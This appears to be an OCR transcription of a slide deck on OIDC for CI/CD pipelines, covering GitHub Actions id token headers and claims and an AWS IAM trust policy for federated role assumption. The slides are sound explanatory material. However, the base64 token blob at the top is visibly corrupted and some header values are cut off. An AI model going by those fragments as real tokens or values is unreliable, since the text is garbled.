
id tokens are standard JWTs

ZXlKMGVYQWlPaUpLVjFRaUxDSmhiR2NpT2lKU1V6STFOaUlzSW5nMWRDSTZJa2g1Y1RST1FWUkJhbk51Y1VNM2JXUnlkRUZvYUhKRFVqSmZVU0lzSW10cFpDSTZJakZHTWtGQ09ET
TBNRFJETURoRlF6bEZRVEJDUWprNVJFRkZSREF5TVRnMlFqQTVNVVJDUmpRaWZRLmV5SnFkR2tpT2lJeE1UVXhPRGRtTlMxbE16WmhMVFJrWkRVdE9EUTBaaTFtTdJM056QTNPR0
V6T0RnaUxDSnpkV0lpT2lKM2IzSnJabXh2ZHpwaGRXUWdZMmhoYm1kbGNqcHIaWEJ2T21OcFpHVnlMWEpsYzJWaGNtTm9MWFJsYzNScGJtY3ZiMmxrWXkxamFHVmpheW5WldZ
NmNtVm1jeTlvWldGa2N5OXRZV2x1SWl3aVlYVmtJam9pYjJOMGJ5MXpkSE11WkdWMklpd2IjbVZtSWpvaWNtVm1jeTlvWldGa2N5OXRZV2x1SWl3aWMyaGhJam9pT1RGaFkyTm1
aV0ZoTTJVelltTXdPVGd4TTJGa09UZGxObU0wTWpReIpEZ3pOR00wT0RjMVpDSXNJbkpsY0c5emFYUnZjbmtpT2lKamFXUmxjaTF5WlhObFlYSmphQzEwWlhOMGFXNW5MMjlwWk
dNdFkyaGxZMnNpTENKeVpYQnZjMmwwYjNKNVgyOTNibVZ5SWpvaVkybGta WEl0Y21WelpXRnlZMmd0ZEdWemRHbHVaeUlzSW5KbGNHOXphWFJ2Y25sZmIzZHVaWEpmYVdRa
U9pSXhNVGd4TVRBNU1qY2lMQ0p5ZFc1ZmFXUWlPaUk0T0RJd09UazFNVFV3SWl3aWNuVnVYMjUxYldKbGNpSTZJalV6SWl3aWNuVnVYMkYwZEdWdGNIUWlPaUl4SW3aWNtVn
diM05wZEc5eWVWOTJhWE5wWW1sc2FYUjVJam9pY0hKcGRtRjBaU0lzSW5KbGNHOXphWFJ2Y25sZmFXUWlPaUkyTnpnek56RXhOekIpTENKaFkzUnZjbDlwWkNJNkqY3pOVE0yTX
pJaUxDSmhZM1J2Y2lJNkltRjJhV0ZrYUdGb1lXMXBJaXdpZDI5eWEyWnNiM2NpT2lKaGRXUWdZMmhoYm1kbGNpSXNJbWhsWVdSZmNtVm1Jam9pSWl3aVltRnpaVjBWldZaU9pSW
lMQ0psZG1WdWRGOXVZVzFsSWpvaWQyOXlhMlpzYjNkZlpHbHpjR0YwWTJnaUxDSnlaV1pmY0hkdmRHVmpkR1ZrSWpvaVptRnNjMlVpTENKeVpXWmZkSGx3WlNJNktSnlZVzVqY
UNJc0luZHZjbXRtYkc5M1gzSmxaaUk2SW1OcFpHVnlMWEpsYzJWaGNtTm9MWFJsYzNScGJtY3ZiMmxrWXkxamFHVmpheTh1WjJsMGFIVmlMM2R2Y210bWJHOTNjeT2YVdSakxXR
jFaQzFqYUdGdVoyVnlMbmx0YkVCeVpXWnpMMmhsWVdSekwyMWhhVzRpTENKM2IzSnJabXh2ZDE5emFHRWlPaUk1TVdGalkyWmxZV0V6WlROaVl6QTVPREV6WVdRNU4yVTJZ
elF5TkROa09ETTBZelE0TnpWa0lpd2lhbTlpWDNkdmNtdG1iRzkzWDNKbFppSTZJbU5wWkdWeUxYSmxjMlZoY21Ob0xYUmxjM1JwYm1jdmlybGtZeTFqYUdWamF5OHVaMmwwYU
hWaUwzZHZjbXRtYkc5M2N5OXZhV1JqTFdGMVpDMWphR0Z1iRzkzWDNKbFppSTZJbU5wWkdWeUxYSmxjMlZoY21Ob0xYUmxjM1JwYm1jdmlybGtZeTFqYUdWamF5OHVaMmwwYU
m1aV0ZoTTJVelltTXdPVGd4TTJGa09UZGxObU0wTWpReIpEZ3pOR00wT0RjMVpDSXNJbkoxYm01bGNsOWxiblpwY205dWJXVnVkQ0k2SW1kcGRHaDFZaTFvYjNOMlpXUWlMQ0ps
Ym5SbGNuQnlhWE5sWDJsa0lqb2lOekkxSWl3aVpXNTBaWEp3Y21selpTSTZJbkJoYkc4dFlXeDBieTF1WlhSM2IzSnJjeUlzSW1semN5STZJbWgwZEhCek9pOHZkRzlyWlc0dVlXTjBhVzl1
Y3k1bmFYUm9kV0oxYzJWeVkyOXVkR1Z1ZEM1amIyMGlMQ0p1WW1ZaU9qRTNNVE01T0RBek5Ua3NJbVY0Y0NJNk1UY3hNems0TVRJMU9Td3lhV0YwSWpveE56RXpPVGd3T1RV
NWZRLmVBcGo1ZDd0MFo5eWExeFp6U0JnZUlMWS1IYTVMMHVwbDlmTUxPOEVBczM4YWJidVVWanVQenE4U19vajR4SXRrLWdqaU5XTW8yajVhQnlSX0RRY0hoSmRyVU1KelVh
MFAyWWF1ZzRQbTU3a3ZqS29QUHNDQWVkTnNQWjRVUUdRREVoZmJJV2JISWp2U1JBaVVOT0ZMSk1xcjBSa3M2QjRWR1Q2ZnI0TTlmUHRVZ0dncVJxQXNfRGx4VUxOV0VFcjJFTG
FYaGhKYVktZUlBeVNUbThUVDlzRzlXNWl0SWRQbWVGZFBlcGhnX210dEFlbldua3lVTWx3Y2xkbC1ldGdkUDZOdHg2MzNmeFd5OGlLOTFwc1FsSUJqOWJ3ZmZDUDZ3X1NGTHFSZFR
wZklmR2g3c3BYVVFQOGNlbjGOHE4bXppLVVYSXJEdlRmSmpXWlUzLXpiQQo=

OIDC Overview

>> Tokens and their contents

id tokens are standard JWTs



OIDC Overview

>> Tokens and their contents

Token header


```
{
  "typ": "JWT",
  "alg": "RS256",
  "x5t": "Hyq4NATAjsnqC7mdrtAhhrCR2_Q",
  "kid": "1F2AB83404C08EC9EA0BB99DAED02186B091DBF4"
}
```




OIDC Overview

>> Tokens and their contents

Token header



```
{
  "typ": "JWT",
  "alg": "RS256",
  "x5t": "Hyq4NATAjsnqC7mdrt
  "kid": "1F2AB83404C08EC9EA
}
```

OIDC Overview

>> Tokens and their contents

id token body



```
{
  "jti": "115187f5-e36a-4dd5-844f-f5b77078a388",
  "sub": "repo:moti-banana-zurich/dvora:ref:refs/heads/main",
  "aud": "sts.amazonaws.com",
  "ref": "refs/heads/main",
  "sha": "91accfeaa3e3bc09813ad97e6c4243d834c4875d",
  "repository": "moti-banana-zurich/dvora",
  "repository_owner": "moti-banana-zurich",
  "repository_owner_id": "123456789",
  "run_id": "123456789",
  "run_number": "53",
  "run_attempt": "1",
  "repository_visibility": "private",
  "repository_id": "123456789",
  "actor_id": "123456789",
  "actor": "moti-banana",
  "workflow": "my_workflow",
  "head_ref": "",
  "base_ref": "",
  "event_name": "workflow_dispatch”
...
}
```


The id token’s body is a dictionary where keys are called claims



OIDC Overview

>> Concluding the OIDC extension



To conclude:

- OIDC is an OAuth extension
- Instead of relying on the Access Token and Refresh Token coming from the identity provider - we now rely on id tokens

OIDC Overview


>> OIDC in the context of CI/CD pipelines



OIDC Overview

>> OIDC in the context of CI/CD pipelines


- Q: Since we don't have credentials on our machine – how can our CI get an id token?
- Q: Given an id token – how exactly our resource knows which tokens should be authorized?



OIDC Overview


>> OIDC in the context of CI/CD pipelines

Q: Since we can't sign-in using the machine (no creds) – how can our CI machine get an id token?



OIDC Overview

>> OIDC in the context of CI/CD pipelines




OIDC Overview

>> OIDC in the context of CI/CD pipelines

Since we can't sign-in using the machine (no creds) – how can our machine get an id token?

1. The CI provider reacts in accordance to our configuration
2. When we configured our CI - we were authenticated
3. When a CI executes – it's on our behalf! Hence, it is associated with our identity!



OIDC Overview

>> OIDC in the context of CI/CD pipelines

Q: …. How can our machine get an id token?


A: in the context of CI, the CI vendor is also the identity provider!



OIDC Overview

>> OIDC in the context of CI/CD pipelines

Q: Given an id token – how exactly our resource knows which tokens are legit and which are not?



OIDC Overview

>> id tokens and their contents

id token body


```
{
  "jti": "115187f5-e36a-4dd5-844f-f5b77078a388",
  "sub": "repo:moti-banana-zurich/dvora:ref:refs/heads/main",
  "aud": "sts.amazonaws.com",
  "ref": "refs/heads/main",
  "sha": "91accfeaa3e3bc09813ad97e6c4243d834c4875d",
  "repository": "moti-banana-zurich/dvora",
  "repository_owner": "moti-banana-zurich",
  "repository_owner_id": "123456789",
  "run_id": "123456789",
  "run_number": "53",
  "run_attempt": "1",
  "repository_visibility": "private",
  "repository_id": "123456789",
  "actor_id": "123456789",
  "actor": "moti-banana",
  "workflow": "my_workflow",
  "head_ref": "",
  "base_ref": "",
  "event_name": "workflow_dispatch”
...
}
```




OIDC Overview

>> id tokens and their contents

id token body


```
{
  "jti": "115187f5-e36a-4dd5-844f-f5b77078a388",
  "sub": "repo:moti-banana-zurich/dvora:ref:refs/heads/main",
  "aud": "sts.amazonaws.com",
  "ref": "refs/heads/main",
  "sha": "91accfeaa3e3bc09813ad97e6c4243d834c4875d",
  "repository": "moti-banana-zurich/dvora",
  "repository_owner": "moti-banana-zurich",
  "repository_owner_id": "123456789",
  "run_id": "123456789",
  "run_number": "53",
  "run_attempt": "1",
  "repository_visibility": "private",
  "repository_id": "123456789",
  "actor_id": "123456789",
  "actor": "moti-banana",
  "workflow": "my_workflow",
  "head_ref": "",
  "base_ref": "",
  "event_name": "workflow_dispatch”
...
}
```

OIDC Overview

>> id tokens and their contents

id token body


```
{
  "jti": "115187f5-e36a-4dd5-844f-f5b77078a388",
  "sub": "repo:moti-banana-zurich/dvora:ref:refs/heads/main",
  "aud": "sts.amazonaws.com",
  "ref": "refs/heads/main",
  "sha": "91accfeaa3e3bc09813ad97e6c4243d834c4875d",
  "repository": "moti-banana-zurich/dvora",
  "repository_owner": "moti-banana-zurich",
  "repository_owner_id": "123456789",
  "run_id": "123456789",
  "run_number": "53",
  "run_attempt": "1",
  "repository_visibility": "private",
  "repository_id": "123456789",
  "actor_id": "123456789",
  "actor": "moti-banana",
  "workflow": "my_workflow",
  "head_ref": "",
  "base_ref": "",
  "event_name": "workflow_dispatch"
...
}
```




OIDC Overview

>> id tokens and their contents

id token body


```
{
  "jti": "115187f5-e36a-4dd5-844f-f5b77078a388",
  "sub": "repo:moti-banana-zurich/dvora:ref:refs/heads/main",
  "aud": "sts.amazonaws.com",
  "ref": "refs/heads/main",
  "sha": "91accfeaa3e3bc09813ad97e6c4243d834c4875d",
  "repository": "moti-banana-zurich/dvora",
  "repository_owner": "moti-banana-zurich",
  "repository_owner_id": "123456789",
  "run_id": "123456789",
  "run_number": "53",
  "run_attempt": "1",
  "repository_visibility": "private",
  "repository_id": "123456789",
  "actor_id": "123456789",
  "actor": "moti-banana",
  "workflow": "my_workflow",
  "head_ref": "",
  "base_ref": "",
  "event_name": "workflow_dispatch”
...
}
```

OIDC Overview

>> id tokens and their contents

id token body


```
{
  "jti": "115187f5-e36a-4dd5-844f-f5b77078a388",
  "sub": "repo:moti-banana-zurich/dvora:ref:refs/heads/main",
  "aud": "sts.amazonaws.com",
  "ref": "refs/heads/main",
  "sha": "91accfeaa3e3bc09813ad97e6c4243d834c4875d",
  "repository": "moti-banana-zurich/dvora",
  "repository_owner": "moti-banana-zurich",
  "repository_owner_id": "123456789",
  "run_id": "123456789",
  "run_number": "53",
  "run_attempt": "1",
  "repository_visibility": "private",
  "repository_id": "123456789",
  "actor_id": "123456789",
  "actor": "moti-banana",
  "workflow": "my_workflow",
  "head_ref": "",
  "base_ref": "",
  "event_name": "workflow_dispatch”
...
}
```




OIDC Overview

>> id tokens and their contents

An id token in the context of CI contains information about the git event that triggered the pipeline, alongside other vendor information



OIDC Overview

>> Identities and identity federation

IdP_configuration

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Federated": "arn:aws:iam::123456123456:oidc-provider/token.actions.githubusercontent.com"
            },
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Condition": {
                "StringLike": {
                    "token.actions.githubusercontent.com:sub": "repo:octo-org/octo-repo:*"
                },
                "StringEquals": {
                    "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
                }
            }
        }
    ]
}
```

OIDC Overview

>> Identities and identity federation

IdP_configuration

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Federated": "arn:aws:iam::123456123456:oidc-provider/token.actions.githubusercontent.com"
            },
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Condition": {
                "StringLike": {
                    "token.actions.githubusercontent.com:sub": "repo:octo-org/octo-repo:*"
                },
                "StringEquals": {
                    "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
                }
            }
        }
    ]
}
```

Identity

OIDC Overview

>> Identities and identity federation

IdP_configuration

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Federated": "arn:aws:iam::123456123456:oidc-provider/token.actions.githubusercontent.com"
            },
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Condition": {
                "StringLike": {
                    "token.actions.githubusercontent.com:sub": "repo:octo-org/octo-repo:*"
                },
                "StringEquals": {
                    "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
                }
            }
        }
    ]
}
```

Identity Provider

OIDC Overview

>> Identities and identity federation

IdP_configuration

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Federated": "arn:aws:iam::123456123456:oidc-provider/token.actions.githubusercontent.com"
            },
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Condition": {
                "StringLike": {
                    "token.actions.githubusercontent.com:sub": "repo:octo-org/octo-repo:*"
                },
                "StringEquals": {
                    "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
                }
            }
        }
    ]
}
```

Conditions section

OIDC Overview

>> Identities and identity federation

IdP_configuration

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Federated": "arn:aws:iam::123456123456:oidc-provider/token.actions.githubusercontent.com"
            },
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Condition": {
                "StringLike": {
                    "token.actions.githubusercontent.com:sub": "repo:octo-org/octo-repo:*"
                },
                "StringEquals": {
                    "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
                }
            }
        }
    ]
}
```

Names of claims to assert (from the id token)

OIDC Overview

>> Identities and identity federation

IdP_configuration

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
